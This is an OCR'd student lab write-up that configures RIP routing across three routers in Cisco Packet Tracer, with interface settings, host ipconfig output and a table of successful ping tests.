
Problem 4: Configure dynamic routing using RIP


Configure all the routers to use dynamic routing protocol RIP. Test your configuration by Mpinging each pair of hosts. Topology is implemented below →




Router configurations →


Router0 config →


GigabitEthernet0/0
Port Status
On
Bandwidth
1000 Mbps
100 Mbps
10 Mbps
Auto
Duplex
Half Duplex
Full Duplex
Auto
MAC Address
0001.9798.2E01
IP Configuration
IPv4 Address
192.168.10.1
Subnet Mask
255.255.255.0
Tx Ring Limit
10



Serial0/0/0
Port Status
On
Duplex
Full Duplex
Clock Rate
2000000
IP Configuration
IPv4 Address
192.168.40.1
Subnet Mask
255.255.255.0
Tx Ring Limit
10


Serial0/0/1
Port Status
On
Duplex
Full Duplex
Clock Rate
2000000
IP Configuration
IPv4 Address
192.168.50.1
Subnet Mask
255.255.255.0
Tx Ring Limit
10


RIP config →


RIP Routing
Network
Add
Network Address
192.168.10.0
192.168.40.0
192.168.50.0


Router1 config →





RIP config →




Router2 config →










RIP config →




End-host configurations →






192.168.10.102
Physical
Config
Services
Desktop
Programming
Attributes
Command Prompt
X
Cisco Packet Tracer SERVER Command Line 1.0
C:\>ipconfig
FastEthernet0 Connection:(default port)
Connection-specific DNS Suffix..:
Link-local IPv6 Address.........: FE80::203:E4FF:FE47:E056
IPv6 Address....................: ::
IPv4 Address....................: 192.168.10.102
Subnet Mask.....................: 255.255.255.0
Default Gateway.................: ::
192.168.10.1
C:\>


192.168.30.100
Physical
Config
Desktop
Programming
Attributes
Command Prompt
X
Cisco Packet Tracer PC Command Line 1.0
C:\>ipconfig
FastEthernet0 Connection:(default port)
Connection-specific DNS Suffix..:
Link-local IPv6 Address.........: FE80::20B:BEFF:FE12:C762
IPv6 Address....................: ::
IPv4 Address....................: 192.168.30.100
Subnet Mask.....................: 255.255.255.0
Default Gateway.................: ::
192.168.30.1
Bluetooth Connection:
Connection-specific DNS Suffix..:
Link-local IPv6 Address.........: ::
IPv6 Address....................: ::
IPv4 Address....................: 0.0.0.0
Subnet Mask.....................: 0.0.0.0
Default Gateway.................: ::
0.0.0.0

192.168.30.101

Physical Config Desktop Programming Attributes

Command Prompt X


```
Cisco Packet Tracer PC Command Line 1.0
C:\>ipconfig

FastEthernet0 Connection:(default port)

   Connection-specific DNS Suffix..: 
   Link-local IPv6 Address.........: FE80::20C:85FF:FEC5:ADA4
   IPv6 Address....................: ::
   IPv4 Address....................: 192.168.30.101
   Subnet Mask.....................: 255.255.255.0
   Default Gateway.................: ::
                                     192.168.30.1

Bluetooth Connection:

   Connection-specific DNS Suffix..: 
   Link-local IPv6 Address.........: ::
   IPv6 Address....................: ::
   IPv4 Address....................: 0.0.0.0
   Subnet Mask.....................: 0.0.0.0
   Default Gateway.................: ::
                                     0.0.0.0

C:\>
```

192.168.20.100

Physical Config Desktop Programming Attributes

Command Prompt X

```
Cisco Packet Tracer PC Command Line 1.0
C:\>ipconfig

FastEthernet0 Connection:(default port)

   Connection-specific DNS Suffix..: 
   Link-local IPv6 Address.........: FE80::2E0:F7FF:FEA1:5D2A
   IPv6 Address....................: ::
   IPv4 Address....................: 192.168.20.100
   Subnet Mask.....................: 255.255.255.0
   Default Gateway.................: ::
                                     192.168.20.1

Bluetooth Connection:

   Connection-specific DNS Suffix..: 
   Link-local IPv6 Address.........: ::
   IPv6 Address....................: ::
   IPv4 Address....................: 0.0.0.0
   Subnet Mask.....................: 0.0.0.0
   Default Gateway.................: ::
                                     0.0.0.0

C:\>
```



Pinging hosts to check the communication of hosts in the networks →

Pinging all hosts in network 192.168.10.0/24 to all other hosts in network 192.168.20.0/24 and 192.168.20.0/24

- For each host on 192.168.10.0/24, all other hosts are sent an ICMP request (ping), below is a table of results of ICMP request(s).
- All requests are successful hence, the network is configured properly and packets are routed correctly using RIP.

PDU List Window

Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num
	Successful	192.168.10.100	192.168.10.100	ICMP		0.000	N	0
	Successful	192.168.10.100	192.168.10.101	ICMP		0.000	N	1
	Successful	192.168.10.100	192.168.10.102	ICMP		0.000	N	2
	Successful	192.168.10.100	192.168.30.100	ICMP		0.000	N	3
	Successful	192.168.10.100	192.168.30.101	ICMP		0.000	N	4
	Successful	192.168.10.100	192.168.20.100	ICMP		0.000	N	5
	Successful	192.168.10.100	192.168.20.101	ICMP		0.000	N	6
	Successful	192.168.10.101	192.168.10.100	ICMP		0.000	N	7
	Successful	192.168.10.101	192.168.10.101	ICMP		0.000	N	8
	Successful	192.168.10.101	192.168.10.102	ICMP		0.000	N	9
	Successful	192.168.10.101	192.168.30.100	ICMP		0.000	N	10
	Successful	192.168.10.101	192.168.30.101	ICMP		0.000	N	11
	Successful	192.168.10.101	192.168.20.100	ICMP		0.000	N	12
	Successful	192.168.10.101	192.168.20.101	ICMP		0.000	N	13
	Successful	192.168.10.102	192.168.10.100	ICMP		0.000	N	14
	Successful	192.168.10.102	192.168.10.101	ICMP		0.000	N	15
	Successful	192.168.10.102	192.168.10.102	ICMP		0.000	N	16
	Successful	192.168.10.102	192.168.30.100	ICMP		0.000	N	17
	Successful	192.168.10.102	192.168.30.101	ICMP		0.000	N	18
	Successful	192.168.10.102	192.168.20.100	ICMP		0.000	N	19
	Successful	192.168.10.102	192.168.20.101	ICMP		0.000	N	20

